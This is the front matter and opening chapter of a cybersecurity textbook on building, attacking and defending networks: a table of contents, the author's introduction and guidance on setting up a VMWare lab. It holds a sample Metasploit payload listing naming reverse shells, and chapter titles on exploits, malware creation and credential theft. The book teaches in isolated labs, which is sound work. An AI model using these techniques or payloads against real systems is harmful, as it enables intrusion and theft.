

Cyber Operations

Building, Defending, and Attacking
Modern Computer Networks

Second Edition

Mike O'Leary

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Mike O'Leary
Towson, MD, USA

ISBN-13 (pbk): 978-1-4842-4293-3
<https://doi.org/10.1007/978-1-4842-4294-0>

ISBN-13 (electronic): 978-1-4842-4294-0

Library of Congress Control Number: 2019933305

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Cover designed by eStudioCalamar

Cover image designed by Freepik (www.freepik.com)

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*Dedicated to all of the security professionals
who volunteer their time to work with students.*

Table of Contents

| | |
|---|--------------|
| About the Author | xxi |
| About the Technical Reviewer | xxiii |
| Acknowledgments | xxv |
| Introduction | xxvii |
| | |
| Chapter 1: System Setup | 1 |
| Introduction..... | 1 |
| Virtualization Tools | 1 |
| VMWare Workstation | 2 |
| VirtualBox | 6 |
| Building Linux Systems..... | 11 |
| Networking..... | 11 |
| Configuring Software Repositories..... | 18 |
| Services..... | 24 |
| Virtualization Support..... | 25 |
| Browser Software..... | 28 |
| Building Windows Systems..... | 36 |
| Installation..... | 37 |
| Virtualization Support..... | 40 |
| Networking on Windows..... | 40 |
| Browsers on Windows | 43 |
| Notes and References..... | 45 |
| Virtualization Tools..... | 46 |
| Building Linux Systems | 46 |
| Building Windows Systems | 47 |

TABLE OF CONTENTS

| | |
|---|------------|
| Chapter 2: Basic Offense | 51 |
| Introduction..... | 51 |
| Ethics..... | 51 |
| Metasploit..... | 52 |
| Vulnerabilities..... | 52 |
| Metasploit: EternalBlue..... | 53 |
| Attack: EternalBlue on Windows 7 SP1 | 53 |
| Metasploit: Attacking the Browser | 62 |
| Metasploit Modules for Internet Explorer | 62 |
| Attack: MS13-055 CAnchorElement | 65 |
| Metasploit Modules for Firefox..... | 71 |
| Attack: Firefox Proxy Prototype Privileged Javascript Injection | 72 |
| Metasploit: Attacking Flash..... | 77 |
| Metasploit Modules for Adobe Flash Player | 77 |
| Attack: Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory..... | 82 |
| Metasploit: Attacking Java | 86 |
| Metasploit Modules for Java | 86 |
| Attack: Java JAX-WS Remote Code Execution | 88 |
| Attack: Java Applet ProviderSkeleton Insecure Invoke Method..... | 93 |
| Malware | 96 |
| Malware Attack: Windows Executable..... | 96 |
| Malware Attack: Linux ELF | 100 |
| Metasploit and Meterpreter Commands | 101 |
| Metasploit..... | 101 |
| Meterpreter | 104 |
| Armitage | 115 |
| Notes and References..... | 117 |
| References | 119 |
| Chapter 3: Operational Awareness | 121 |
| Introduction..... | 121 |
| Linux Tools | 121 |
| Determining Users Logged On to the System..... | 121 |

TABLE OF CONTENTS

| | |
|--|------------|
| Determining User Activity | 124 |
| Determining the State of the System | 126 |
| Detect: Java JAX-WS Remote Code Execution | 131 |
| Detect: Firefox XCS Code Execution | 137 |
| Windows Tools | 141 |
| Determining Users Logged On to the System..... | 141 |
| Determining the State of the System | 144 |
| Detect: MS13-055 CAnchorElement..... | 151 |
| Detect: Adobe Flash Player Shader Buffer Overflow..... | 154 |
| Network Tools | 157 |
| Tcpdump..... | 157 |
| Wireshark | 157 |
| Detect: Java JAX-WS Remote Code Execution | 160 |
| Notes and References..... | 163 |
| Chapter 4: DNS and BIND..... | 165 |
| Introduction..... | 165 |
| Namespaces..... | 165 |
| Installing BIND | 166 |
| Configuring BIND..... | 168 |
| Building a Master | 168 |
| Controlling the Nameserver..... | 177 |
| Starting BIND on Linux | 178 |
| Starting BIND on Windows..... | 181 |
| Completing the Installation..... | 183 |
| Building a Slave..... | 184 |
| Querying DNS..... | 187 |
| Nslookup..... | 187 |
| Dig | 189 |
| Advanced Configuration..... | 194 |
| Controlling Zone Transfers..... | 194 |
| Rndc: Updating Configuration..... | 195 |

TABLE OF CONTENTS

| | |
|---|------------|
| Rndc: Updating Zone Data..... | 195 |
| Rndc: Server Control and Statistics..... | 196 |
| Rndc: Logging DNS Queries..... | 197 |
| BIND Version Reporting | 198 |
| Forwarders | 199 |
| Attacking BIND | 201 |
| Denial of Service Attacks Against BIND | 201 |
| Recursion and DNS Amplification Attacks | 205 |
| Notes and References..... | 208 |
| Chapter 5: Scanning the Network..... | 213 |
| Introduction..... | 213 |
| NMap..... | 213 |
| NMap: Basic Usage..... | 213 |
| Zenmap..... | 226 |
| Network Scanning and Metasploit..... | 227 |
| Metasploit Database..... | 228 |
| Metasploit Scanning Modules | 230 |
| Custom Metasploit Modules | 232 |
| Notes and References..... | 234 |
| Chapter 6: Active Directory | 235 |
| Introduction..... | 235 |
| Installation | 235 |
| Installation on Windows Server 2012 and Later | 235 |
| Installation on Windows Server 2008 R2..... | 239 |
| Windows DNS..... | 240 |
| Scripting Windows DNS..... | 242 |
| DNS Configuration | 244 |
| Managing a Windows Domain..... | 250 |
| Adding Systems..... | 250 |
| Adding Users | 257 |

TABLE OF CONTENTS

| | |
|--|------------|
| Organizing a Domain..... | 262 |
| Groups and Delegation | 265 |
| Remote Server Administration Tools..... | 266 |
| Group Policy..... | 267 |
| Adding a Second Domain Controller..... | 272 |
| Notes and References..... | 273 |
| Installing Active Directory..... | 274 |
| DNS..... | 274 |
| Managing a Domain..... | 274 |
| Organizing a Domain | 275 |
| Chapter 7: Remote Windows Management..... | 277 |
| Introduction..... | 277 |
| Managing Systems Remotely..... | 277 |
| Server Message Block (SMB) | 278 |
| Remote Procedure Calls (RPC) | 284 |
| Sysinternals Tools..... | 287 |
| Windows Remote Management (WinRM) | 290 |
| Windows Management Instrumentation (WMI)..... | 293 |
| WMI Structure..... | 293 |
| Using WinRM to Query WMI | 296 |
| Creating a WMI Namespace and Class | 303 |
| WMI Events..... | 306 |
| Using wmic to Interact with WMI..... | 314 |
| Using PowerShell to Interact with WMI | 317 |
| Using Other Languages to Interact with WMI | 320 |
| Using Linux to Interact with WMI..... | 321 |
| Windows Server Without a GUI | 322 |
| Installation Without a GUI | 322 |
| Managing the Firewall | 326 |
| Server Manager..... | 331 |

TABLE OF CONTENTS

| | |
|--|------------|
| Notes and References..... | 334 |
| Useful WMI Classes | 335 |
| Useful WMI Events..... | 342 |
| Useful WMI Subscription Classes | 343 |
| References | 344 |
| Chapter 8: Attacking the Windows Domain..... | 347 |
| Introduction..... | 347 |
| Windows Reconnaissance | 347 |
| Metasploit Tools..... | 348 |
| Native Windows Tools | 353 |
| Windows Local Privilege Escalation..... | 356 |
| Bypassing UAC | 356 |
| Windows Privilege Escalation to SYSTEM | 364 |
| Exploiting Insecure Configuration..... | 371 |
| Obtaining Domain Credentials | 378 |
| Network Attacks | 378 |
| Unprivileged Local Attacks | 391 |
| Privileged Local Attacks | 395 |
| Cracking Hashes with John the Ripper..... | 404 |
| Exploiting the Domain..... | 407 |
| Using Credentials Locally | 407 |
| Lateral Movement Across the Domain..... | 409 |
| Dumping Domain Hashes | 414 |
| Local Accounts | 416 |
| Notes and References..... | 416 |
| Chapter 9: Privilege Escalation in Linux..... | 419 |
| Introduction..... | 419 |
| Linux Reconnaissance | 419 |
| Metasploit Tools..... | 419 |
| Native Tools | 421 |

TABLE OF CONTENTS

| | |
|---|------------|
| Linux Privilege Escalation with Metasploit | 422 |
| Example: Ubuntu 14.04 and Overlayfs Privilege Escalation | 422 |
| Linux Direct Privilege Escalation..... | 425 |
| Example: Ubuntu 15.04 Apport CVE-2015-1325 Local Privilege Escalation Vulnerability.... | 427 |
| Example: CentOS 6.3 and semtex.c..... | 431 |
| Dirty COW..... | 434 |
| Using Dirty COW | 435 |
| Linux Configuration Attacks | 441 |
| cron | 441 |
| SUID Programs | 447 |
| Linux Password Attacks..... | 449 |
| Cracking Linux Password Hashes with John the Ripper | 451 |
| Notes and References..... | 451 |
| Metasploit Attacks..... | 452 |
| Dirty COW | 452 |
| Chapter 10: Logging | 455 |
| Introduction..... | 455 |
| Logging in Linux..... | 455 |
| Syslog..... | 456 |
| Systemd-journald..... | 460 |
| Spoofing Log Messages | 465 |
| auditd | 466 |
| Remote Logging | 472 |
| Log Rotation | 475 |
| Logging in Windows..... | 477 |
| Viewing Windows Logs..... | 481 |
| Clearing Logs..... | 486 |
| Creating Logs | 487 |
| Auditing File Access | 487 |

TABLE OF CONTENTS

| | |
|---|------------|
| Rotating Windows Logs | 490 |
| Remote Windows Logs | 490 |
| Sysmon..... | 493 |
| Integrating Windows and Linux Logs | 501 |
| Notes and References..... | 502 |
| Chapter 11: Malware and Persistence..... | 507 |
| Introduction..... | 507 |
| Creating Malware..... | 507 |
| Msfvenom..... | 507 |
| Veil-Evasion..... | 517 |
| Windows Persistence..... | 522 |
| Persistence Using the Windows Startup Folder..... | 522 |
| Persistence Using the Registry..... | 523 |
| Scheduled Tasks..... | 530 |
| DLL Hijacking..... | 533 |
| Custom Services for Windows Persistence | 534 |
| WMI Persistence..... | 536 |
| Kerberos Golden Tickets..... | 546 |
| Persistence on Linux Systems | 552 |
| Persistence Using Linux Startup Scripts | 552 |
| Persistence Using Cron Jobs..... | 557 |
| Custom Services for Linux Persistence..... | 559 |
| Other Approaches | 563 |
| Notes and References..... | 564 |
| Malware..... | 564 |
| Windows Persistence | 564 |
| Registry | 565 |
| Scheduled Tasks..... | 565 |
| WMI Persistence..... | 565 |
| Golden Tickets | 566 |

TABLE OF CONTENTS

| | |
|--|------------|
| Chapter 12: Defending the Windows Domain | 567 |
| Introduction..... | 567 |
| Applications | 568 |
| Application Whitelisting via Software Restriction Policies | 568 |
| PowerShell | 575 |
| Detecting and Blocking Persistence | 584 |
| Startup Persistence | 584 |
| Registry Persistence..... | 589 |
| Scheduled Tasks..... | 596 |
| Service Persistence..... | 600 |
| WMI Persistence..... | 604 |
| Credentials..... | 608 |
| Passwords and Hashes | 608 |
| Mimikatz..... | 611 |
| Local Administrator Accounts | 618 |
| Domain Administrator Accounts | 624 |
| Manage the Network..... | 624 |
| Watching the Network..... | 624 |
| Network Autodiscovery..... | 625 |
| Controlling Lateral Movement | 632 |
| Notes and References..... | 645 |
| Software Restriction Policies..... | 645 |
| PowerShell | 645 |
| Persistence..... | 646 |
| WMI | 646 |
| Mimikatz..... | 647 |
| Local Administrator Accounts | 647 |
| Networking | 647 |
| Detecting Lateral Movement | 648 |

TABLE OF CONTENTS

| | |
|--|------------|
| Chapter 13: Network Services | 649 |
| Introduction..... | 649 |
| SSH | 649 |
| Linux Client Programs | 649 |
| Installing OpenSSH Server on Linux | 652 |
| Configuring OpenSSH Server on Linux | 656 |
| SSH Clients on Windows..... | 665 |
| Attacks Against SSH | 668 |
| Securing OpenSSH | 675 |
| TCP Wrappers | 676 |
| SSHDGuard | 676 |
| FTP Servers..... | 684 |
| Connecting to FTP Servers | 686 |
| SMB File Sharing | 687 |
| Creating a SMB File Share..... | 687 |
| Creating a File Server on Windows..... | 689 |
| Accessing SMB File Shares | 693 |
| Creating Individual SMB File Shares on a Windows File Server | 695 |
| Samba Servers | 698 |
| Attacking SMB File Servers..... | 704 |
| Remote Desktop..... | 713 |
| Persistence via Remote Desktop and Sticky Keys..... | 715 |
| Notes and References..... | 718 |
| Chapter 14: Apache and ModSecurity | 721 |
| Introduction..... | 721 |
| Apache Installation | 721 |
| Installing Apache on CentOS..... | 722 |
| Installing Apache on OpenSuSE..... | 723 |
| Installing Apache on Ubuntu and Mint..... | 724 |
| Installing Apache on Windows..... | 725 |
| Version and Module Structure of Apache | 725 |

TABLE OF CONTENTS

| | |
|---|------------|
| Basic Apache Configuration | 726 |
| Configuring Apache on CentOS..... | 726 |
| Configuring Apache on OpenSuSE..... | 727 |
| Configuring Apache on Ubuntu and Mint..... | 728 |
| Apache Modules..... | 729 |
| Apache Modules: Apache Status | 729 |
| Apache Modules: Individual User Directories | 737 |
| Apache Modules: Aliases | 742 |
| Apache Modules: CGI Scripts..... | 743 |
| Logs and Logging..... | 747 |
| Error Log..... | 748 |
| Access Log | 748 |
| Virtual Hosts..... | 752 |
| Configuring a Virtual Host..... | 752 |
| SSL and TLS | 756 |
| Apache Modules: ssl_module..... | 756 |
| SSL/TLS Configuration..... | 757 |
| Signing Certificates | 764 |
| Redirection | 767 |
| Testing the Server | 768 |
| Testing HTTP Connections | 768 |
| Testing HTTPS Connections | 769 |
| Basic Authentication | 772 |
| htpasswd..... | 772 |
| Configuring Basic Authentication | 774 |
| ModSecurity | 776 |
| Installing ModSecurity..... | 776 |
| Configuring ModSecurity | 778 |
| ModSecurity Rules..... | 781 |
| ModSecurity Core Rule Set (CRS) | 783 |
| Notes and References..... | 785 |
| Configuring EPEL | 787 |

TABLE OF CONTENTS

| | |
|--|------------|
| Chapter 15: IIS and ModSecurity..... | 789 |
| Introduction..... | 789 |
| Installation | 789 |
| IIS Manager..... | 790 |
| Managing Multiple Web Servers from IIS Manager | 791 |
| Web Sites..... | 793 |
| Adding a Second Web Site..... | 794 |
| Default Documents | 797 |
| Directory Requests | 797 |
| Error Messages | 797 |
| Virtual Directories..... | 798 |
| Command-Line Tools | 799 |
| Access Control..... | 801 |
| Request Filtering | 803 |
| Authentication | 804 |
| SSL and TLS | 805 |
| Managing Web Server Certificates | 805 |
| Creating a Self-Signed Certificate | 806 |
| Windows System Certificates..... | 806 |
| Trusting a Signing Server | 807 |
| Creating a Signed Certificate..... | 807 |
| Managing Remote Servers | 807 |
| Choosing SSL/TLS Protocols and Ciphers | 810 |
| Redirection | 811 |
| Logs and Logging..... | 812 |
| ModSecurity | 815 |
| Notes and References..... | 818 |
| Chapter 16: Web Attacks | 821 |
| Introduction..... | 821 |
| Pillaging the Browser..... | 821 |
| Extracting Credentials from Internet Explorer | 821 |
| Extracting Credentials from Firefox..... | 823 |

TABLE OF CONTENTS

| | |
|--|------------|
| Man in the Middle | 827 |
| Ettercap | 827 |
| SSLStrip..... | 833 |
| Password Attacks..... | 834 |
| Burp Suite..... | 835 |
| Custom Password Attacks | 842 |
| Blocking Password Attacks with mod_evasive | 843 |
| Blocking Password Attacks on IIS | 846 |
| Heartbleed..... | 846 |
| ShellShock | 850 |
| Notes and References..... | 856 |
| Chapter 17: Firewalls | 857 |
| Introduction..... | 857 |
| Network Firewalls | 857 |
| Virtual Networking..... | 859 |
| IPFire | 859 |
| Installing IPFire | 860 |
| IPFire Initial Configuration | 861 |
| Network Traffic Rules | 863 |
| Configuring the Network | 864 |
| Web Proxies..... | 870 |
| Egress Filtering..... | 872 |
| IPFire Features | 874 |
| Attacks Through a Network Firewall..... | 875 |
| Impact of Egress Filters..... | 875 |
| Reconnaissance Beyond the Firewall..... | 876 |
| Pivots | 882 |
| SSH SOCKS5 Proxy..... | 882 |
| Using Metasploit Routes as Pivots | 886 |
| Mapping Egress Filter Rules..... | 889 |

TABLE OF CONTENTS

| | |
|--|------------|
| Attacking the Firewall | 891 |
| Obtaining IPFire Administrative Credentials | 891 |
| Pivoting to IPFire | 892 |
| Attacking IPFire | 893 |
| Notes and References..... | 895 |
| Chapter 18: MySQL and MariaDB..... | 897 |
| Introduction..... | 897 |
| Installation | 897 |
| Installing MySQL and MariaDB on Linux..... | 898 |
| Starting MySQL and MariaDB on Linux..... | 899 |
| MySQL and MariaDB on Windows | 899 |
| The mysql Client..... | 904 |
| HeidiSQL..... | 907 |
| Users and Privileges | 908 |
| Initially Connecting to MySQL or MariaDB..... | 908 |
| Authenticating to MySQL..... | 912 |
| Privileges..... | 923 |
| Managing MySQL/MariaDB | 930 |
| Securing the Initial Installation..... | 930 |
| MySQL Configuration Files | 931 |
| Networking on Mint and Ubuntu..... | 933 |
| MySQLAdmin | 933 |
| Attacking MySQL..... | 934 |
| The MySQL History | 934 |
| Network Scanning for MySQL/MariaDB..... | 935 |
| Identifying MySQL Users | 937 |
| Brute Force Password Attacks Against MySQL and MariaDB | 938 |
| CVE 2012-2122 User Login Vulnerability | 940 |
| Cracking MySQL/MariaDB Hashes..... | 941 |
| CVE 2012-5613 Windows FILE Privilege Attack..... | 942 |
| Notes and References..... | 945 |

TABLE OF CONTENTS

| | |
|---|------------|
| Chapter 19: Snort | 947 |
| Introduction..... | 947 |
| Installing Snort..... | 947 |
| Installing Snort on Linux..... | 947 |
| Installing Snort on Windows..... | 951 |
| Snort as a Packet Sniffer | 951 |
| Snort as an Intrusion Detection System..... | 956 |
| Rule Installation..... | 956 |
| Starting Snort as an Intrusion Detection System | 957 |
| Testing Snort | 961 |
| Running Snort as a Service | 964 |
| Snort Variables and Preprocessors..... | 971 |
| Snort Output | 977 |
| Snort Rules..... | 979 |
| Snort and EternalBlue..... | 980 |
| Notes and References..... | 981 |
| Chapter 20: PHP..... | 983 |
| Introduction..... | 983 |
| Installing PHP on Linux | 983 |
| PHP on CentOS | 984 |
| PHP on OpenSuSE | 988 |
| PHP on Mint or Ubuntu | 993 |
| XAMPP..... | 998 |
| XAMPP Installation | 998 |
| Securing XAMPP | 1001 |
| PHP on IIS..... | 1006 |
| Installing PHP on Windows | 1007 |
| PHP Security | 1013 |
| Register Globals | 1013 |
| Include Vulnerabilities | 1016 |
| Remote Include Vulnerabilities | 1019 |

TABLE OF CONTENTS

| | |
|---|-------------|
| Configuring PHP | 1024 |
| Attacking PHP | 1025 |
| PHP Persistence | 1030 |
| Notes and References..... | 1036 |
| Chapter 21: Web Applications | 1039 |
| Introduction..... | 1039 |
| phpMyAdmin | 1039 |
| phpMyAdmin on CentOS via yum | 1039 |
| phpMyAdmin on OpenSuSE via zypper..... | 1043 |
| phpMyAdmin on Mint/Ubuntu via apt | 1046 |
| phpMyAdmin on Windows with XAMPP | 1051 |
| phpMyAdmin on Windows with IIS | 1052 |
| phpMyAdmin Feature Storage..... | 1054 |
| Attacking phpMyAdmin | 1056 |
| Joomla! | 1064 |
| Installing Joomla! | 1064 |
| Using Joomla!..... | 1072 |
| Attacking Joomla!..... | 1073 |
| WordPress..... | 1084 |
| Installing WordPress | 1084 |
| Using WordPress..... | 1092 |
| Attacking WordPress | 1093 |
| Notes and References..... | 1101 |
| Index..... | 1103 |

About the Author



Mike O'Leary is a professor at Towson University and was the founding director of the School of Emerging Technologies. He developed and teaches hands-on capstone courses in computer security for both undergraduate and graduate students. He has coached the Towson University Cyber Defense team to the finals of the National Collegiate Cyber Defense Competition in 2010, 2012, and 2014.

About the Technical Reviewer



Dr. Jacob G. Oakley spent over seven years in the U.S. Marines and was one of the founding members of the operational arm of Marine Corps Forces Cyberspace Command at NSA, Ft. Meade, Maryland, leaving that unit as the senior Marine Corps operator and a division technical lead. After his enlistment, he wrote and taught an advanced computer operations course, eventually returning back to mission support at Ft. Meade. He later left government contracting to do threat emulation and red teaming at a private company for commercial clients, serving as principal penetration tester and director of penetration testing and cyber operations. He is currently working as a Cyber SME for a government customer. He completed his doctorate in IT at Towson University researching and developing offensive cyber security methods and is the author of *Professional Red Teaming: Conducting Successful Cybersecurity Engagements* (Apress, 2019).

Acknowledgments

I would like to thank the students who have gone through my class over the years - this book would not exist without you. I hope to see you back!

Special thanks go to Jacob Oakley for his time and insight as technical reviewer.

I would also like to thank the members of the Apress team, including Rita Fernando and Susan McDermott, who have provided wonderful assistance over the two years it has taken to write this book.

I can't thank my family enough for giving me the time and the support to write this.

Introduction

How do you set up, defend, and attack computer networks? This book is a gentle introduction to cyber operations for a reader with a working knowledge of Windows and Linux operating systems and basic TCP/IP networking. It is the result of more than 10 years of teaching a university capstone course in hands-on cyber security.

It begins by showing how to build a range of Windows and Linux workstations, including CentOS, Mint, OpenSuSE, and Ubuntu systems. These can be physical or virtual systems built with VMWare Workstation or VirtualBox. Kali Linux is introduced and Metasploit is used to attack these systems, including EternalBlue and attacks against Internet Explorer, Firefox, Java, and Adobe Flash Player. These attacks all leave traces on the target and the network that can be found by a savvy defender, and these methods are demonstrated.

This interplay between setup, attack, and defense forms the core of the book. It continues through the process of setting up realistic networks with DNS servers and Windows Active Directory. Windows systems can be managed remotely using SMB, RPC, and WinRM; WMI is introduced, including the use of WMI to monitor systems. The Windows domain is then attacked, and techniques to escalate privileges from local user to domain user to domain administrator are developed. Tools like Mimikatz, Responder, and John the Ripper are used to obtain credentials, and hashes are passed across the domain. Linux systems are attacked next, and Dirty COW is demonstrated. To detect these attacks, a defender can turn to system logs; the reader will learn how logs are stored on Windows and Linux and how they can be made to interoperate. Sysmon is introduced and PowerShell used to query these logs.

An attacker with access to a system generally wants to maintain access to that system; this can be done using malware. Common vectors for persistence are demonstrated, including the registry, WMI persistence, and Kerberos golden tickets. A defender aware of these techniques can block or detect these attacks. An administrator can use PowerShell to search the domain to detect persistence mechanisms, firewall rules can be deployed to reduce lateral movement, and LAPS can be deployed to protect local accounts.

INTRODUCTION

Of course, networks are built to provide services to users, so the book continues with an introduction to common services, including SSH, FTP, Windows file sharing, and Remote Desktop. Next are web servers, both IIS and Apache. These are configured, including using signed SSL/TLS certificates, attacked via a range of techniques, and defended with tools like ModSecurity. Real networks do not use a flat network topology, so network firewalls based on IPFire are introduced to separate the network into components and filter traffic in and out of the network. Databases are included in the network, and intrusion detection systems used to defend the network. The book concludes with an introduction to PHP and PHP-based web applications including WordPress, Joomla! and phpMyAdmin.

About the Systems

The book covers systems as they were used between 2011 and 2017. These systems should be patched now, so showing how to attack them today poses little risk to currently deployed systems. Back in the day, though, these systems were vulnerable to these exploits even though they were fully patched at the time. The defensive techniques discussed throughout the book retain their value and can be used to defend current systems even from new attacks.

About the Book

This book is designed for readers who are comfortable with Windows, Linux, and networking who want to learn the operational side of cyber security. It is meant to be read hand in hand with systems; indeed, the only way to learn cyber operations is to lay hands on a keyboard and work. Set up the various systems described in the book, try out the attacks, and look for the traces left by the attacks. Initially you may want to follow the text closely; but as you gain proficiency, it is better to use the text only as a guide and starting place for your own explorations.

I have taught a university capstone course in cyber security since 2004, and this book evolved from that course. It provides the reader a comprehensive introduction to hands-on cyber operations. It contains more material than can be comfortably covered in a semester, and yet, despite its size, it is far from exhaustive.

The book includes online supplementary material at <https://www.apress.com/us/book/9781484242933>. There you can find additional notes for each chapter, along with exercises that can be used either by an intrepid individual reader or by someone teaching a course.

Formatting

One problem with writing a book that includes computer output is that sometimes the screen output is wider than the page. Wherever possible, the text reproduces exactly what appears as the output from a command. However, when the output of a line is longer than the line on a page, I have taken the liberty of editing and formatting the result to make it easier for the reader. As an example, the raw output might look like the following.

```
msf exploit(ms17_010_eternalblue) > show payloads

Compatible Payloads
=====
Name          Disclosure Date  Rank      Description
----          -----
generic/custom           normal  Custom Payload
generic/shell_bind_tcp    normal  Generic
Command Shell, Bind TCP Inline
generic/shell_reverse_tcp  normal  Generic
Command Shell, Reverse TCP Inline
windows/x64/exec         normal  Windows x64
Execute Command
windows/x64/loadlibrary    normal  Windows x64
LoadLibrary Path
...Output Deleted ...
windows/x64/meterpreter/reverse_http      normal  Windows
Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager
(wininet)
```

INTRODUCTION

```
windows/x64/meterpreter/reverse_https           normal Windows  
Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager  
(wininet)  
windows/x64/meterpreter/reverse_tcp             normal Windows  
Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager  
...Output Deleted ...
```

Instead, the text reads like the following.

```
msf exploit(ms17_010_etalblue) > show payloads
```

Compatible Payloads

=====

| Name | Rank | Description |
|---|--------|---|
| --- | ---- | ----- |
| generic/custom | normal | Custom Payload |
| generic/shell_bind_tcp | normal | Generic Command Shell, Bind TCP Inline |
| generic/shell_reverse_tcp | normal | Generic Command Shell, Reverse TCP Inline |
| windows/x64/exec | normal | Windows x64 Execute Command |
| windows/x64/loadlibrary | normal | Windows x64 LoadLibrary Path |
| ...Output Deleted ... | | |
| windows/x64/meterpreter /reverse_http | normal | Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet) |
| windows/x64/meterpreter /reverse_https | normal | Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet) |
| windows/x64/meterpreter /reverse_tcp | normal | Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager |

... Output Deleted ...

I hope you agree that the latter is more readable.

xxx

Contacting the Author

You can reach Mike O'Leary at moleary@towson.edu. If you are a student or a faculty member participating at a Collegiate Cyber Defense exercise and you find this book helpful, I would love to hear from you.

CHAPTER 1

System Setup

Introduction

Cyber operations is about the configuration, defense, and attack of real systems. This text focuses on systems that were deployed between 2011 and 2017.

To configure, attack, and defend systems, a testing laboratory is required. Such a laboratory must not only allow systems to be built and run but must provide a way to segregate them from the wider Internet; after all, older systems are known to be vulnerable to public exploits. One excellent solution is virtualization. A range of virtualization solutions exists; two commonly deployed solutions are VMWare and VirtualBox. This chapter begins with an introduction to these virtualization solutions.

The chapter describes the major Windows desktop and server operating systems released between 2011 and 2017; it also includes major releases from the CentOS, OpenSuSE, Ubuntu, and Mint Linux distributions. The Notes and References section provides download locations for the various Linux distributions. This chapter shows how to build virtual machines running these operating systems.

A functioning computer system is more than just its operating system though; its entire ecosystem of installed applications must be considered. Desktop systems generally include a browser as well as plugins for various kinds of active web content. This chapter shows how to install three commonly used programs: Firefox, Java, and Adobe Flash Player on Windows and Linux workstations. The Notes and References lists download locations for these tools.

One advantage of modern operating systems and many major software packages is that they automatically download and install the latest security patches, often without user interaction. In almost every circumstance, this is a good thing. To keep test systems at a preferred patch level, this functionality must be controlled or disabled.

When this chapter is complete, the reader will have set up and configured a fully functional testing laboratory that can be used to run Windows and Linux virtual machines as they were deployed on a selected date between 2011 and 2017.

Virtualization Tools

A good testing laboratory needs a wide range of systems. Rather than use dedicated hardware for each system, it is much simpler to build systems using virtualization. Two of the most common tools for operating system virtualization are VMWare Workstation and VirtualBox, while other

choices include ProxMox, Hyper-V, Parallels, QEMU, and Xen. This book focuses solely on the first two of these. VMWare Workstation is a long-standing, solid commercial product that runs on Windows and Linux; it has a free version called VMWare Player with reduced functionality. VirtualBox is a free, open source alternative; it runs on Windows Linux, Macintosh, and Solaris. In its current version, it is comparable to VMWare Workstation in functionality.

VMWare Workstation

The simplest way to learn about VMWare Workstation is to dive right in by installing and running a guest operating system.

Installing a VMWare Guest

Grab the install disc for a Linux distribution or a Windows system, and save that .iso file in some convenient location.¹ Launch VMWare Workstation. If the home tab appears, select “Create a New Virtual Machine”; if it does not, then the same option is available from the File menu.

VMWare Workstation begins the process of creating a new virtual machine by presenting the user with the “New Virtual Machine Wizard.” The “Typical” configuration is usually sufficient. The first question is the location of the install media; provide the location of the saved .iso file for the “Installer disc image file (iso).” In most, though not all cases, VMWare Workstation recognizes the operating system on the disc image. When VMWare Workstation moves to install a recognized operating system, it uses “Easy Install” and makes several choices for the user. This automated process is often convenient, however it precludes the user from choosing some things, like the system partition table or the precise collection of installed software; this can occasionally cause difficulty later.

When VMWare Workstation is installing a Windows system, it provides a dialog box that allows the user to enter the Windows product key, the precise version of Windows (e.g., Windows 8 Professional), and the new system’s user and password. When a Linux system like CentOS is being installed, VMWare instead asks for information about a system user: the user’s full name, the username, and the password for that user. The same password for the user is also used for the root account on the system. In either case, VMWare Workstation then asks for both the name of the virtual machine and the location in which it will be stored. The VMWare Workstation name is separate and distinct from any host name of the system; it is used solely by VMWare Workstation to generate the names of the files that comprise the virtual machine and will appear as the machine’s title within VMWare Workstation. When selecting the location of those files, note that there are many files for each virtual machine, so it is a very good idea to store each system in its own separate directory.

¹The Notes and References section at the end of the chapter provides links to locations containing installation discs for CentOS, Kali, Mint, Ubuntu, and OpenSuSE as well as to evaluation copies of Microsoft operating systems.

VMWare Workstation asks for the size of the virtual hard disk; it also provides the option to split the virtual disk into smaller files. The rationale for this question is the limitation of some file systems, including FAT32. The FAT32 file system remains commonly used on flash drives, even though files in FAT32 are limited to less than 4GB in size. A virtual machine with a hard drive of 4GB or more could not be copied onto such a flash drive. When VMWare Workstation uses a split virtual disk, each file is no more than 2GB in size.

Be sure that your host has sufficient memory for all the running guests.

Before creating the virtual machine, VMWare Workstation allows the hardware to be customized. Settings that can be modified include the system's memory, the number of network cards it possesses, and installed peripherals like a CD/DVD or a USB controller.

When the choices have been made, VMWare Workstation installs the operating system.

Managing VMWare Guests

Once the guest operating system is installed, the guest will reboot. Interact with the guest as any other system; log on, providing the password selected during the installation process. The guest responds as if it were the only system currently running.

One issue that may arise is control of the keyboard and the mouse. This is not usually a problem, as VMWare installs VMWare Tools on the guest as part of the installation process after the system first boots. (On Windows systems, this requires a reboot of the guest.) In general, the keyboard combination CTRL+ALT, when pressed inside a guest, returns control of the keyboard and the mouse to the host.

Another problematic keyboard combination is CTRL+ALT+DEL. On a Windows host, that combination will be intercepted by the host operating system. To send that combination to the guest, use CTRL+ALT+INSERT instead.

Once the guest is running, it can be powered down from within the guest. VMWare Workstation provides the ability to shut down or restart the guest from VMWare Workstation itself. It also provides the ability to suspend the guest, essentially pausing it. This can be convenient when the current state of the system is critical.

VMWare Workstation provides the ability to take a "Snapshot" of a system. This stores the complete current state of the system and allows the user to later revert the system back to that precise state. Multiple snapshots can be taken and stored. Snapshots are managed through the Snapshot Manager (Figure 1-1), which can be accessed by navigating the VMWare Workstation main menu through **VM ▶ Snapshot ▶ Snapshot Manager**.

